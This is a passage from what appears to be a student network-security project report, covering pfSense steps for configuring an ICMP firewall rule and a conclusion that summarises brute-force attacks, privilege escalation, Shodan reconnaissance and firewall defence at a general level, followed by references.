1) Go to "Firewall," select "Rules" from the drop-down menu, and choose the interface (e.g., LAN) to apply ICMP rules.
2) Add a New Rule: Click the "+ Add" button to create a new firewall rule.
3) Configure the ICMP rule by choosing "Pass" or "Block," selecting the interface (e.g., LAN), choosing "ICMP" as the protocol, and providing a meaningful description.
4) For general ICMP functionality, leave the specific ICMP subtypes empty or allow common ones like "Echo Request" and "Echo Reply."
5) Logging: You can enable logging for the rule to track the traffic.
6) After configuring the rule, click "Save" to save changes, and then apply the changes by clicking "Apply Changes" at the top of the page.
7) Test ICMP Connectivity: With the ICMP rule in set, test connectivity using tools like the "ping" command from a device on the allowed network.



Fig 6.12 Apply ICMP

CHAPTER 7

CONCLUSION AND FUTURE SCOPE

7.1 Conclusion:

This project has taken a deep dive into the world of keeping our digital systems safe. The exploration included an examination of the risks associated with brute force attacks on FTP, SSH, and Telnet, where these protocols often serve as entry points targeted by malicious actors attempting unauthorized access. Additionally, we delved into the techniques used by hackers to gain increased system access, known as privilege escalation, encompassing lateral and vertical movements. The utilization of Shodan, a robust tool, revealed the extent of sensitive data accessible on FTP servers, emphasizing the urgency of improved security. Lastly, our exploration introduced the pfSense firewall as a robust defender capable of safeguarding our digital environment. The journey has shown us that cyber threats are always changing, and we need to be ready to defend our digital world. Brute force attacks on these entry points remind how determined hackers can be, and why must build strong defenses. Multi-factor authentication, strong passwords, and watchful systems can stop them. Privilege escalation has revealed complex tricks, but with careful monitoring and updates, we can stay a step ahead. Shodan's eye-opening view of exposed FTP servers reminds us to lock up sensitive data with tight security like encryption. And the pfSense firewall, like a strong castle wall, can help keep the bad guys out. In the end, project shows that cybersecurity is an ongoing journey. We need to be aware, learn, and put good practices into action to protect our digital treasures in a world where cyber threats keep evolving. The advice and insights we've gained will be our guide in making our digital world safer and more resilient.

7.2 Future Scope:

The future scope of this project in network security includes advancing defense against brute force attacks on FTP, SSH, and Telnet ports, as well as preventing privilege escalation (both horizontal and vertical). Additionally, it involves leveraging Shodan for vulnerability identification and integrating it with FTP and pfSense firewall for proactive threat detection.

Future developments may focus on AI-driven intrusion detection, automated threat response, and strengthening network security fundamentals to protect against evolving cyber threats.

REFERENCES

[1] https://ijrpr.com/uploads/V3ISSUE11/IJRPR7767.pdf

[2] https://ia800705.us.archive.org/17/items/shodan-book-extras/shodan/shodan.pdf

[3] https://www.safe.security/assets/img/research-paper/pdf/A%20hands-on%20approach%20to%20Linux%20Privilege%20Escalation.pdf

[4] https://www.scribd.com/document/154119937/Graduation-project-report-pfSense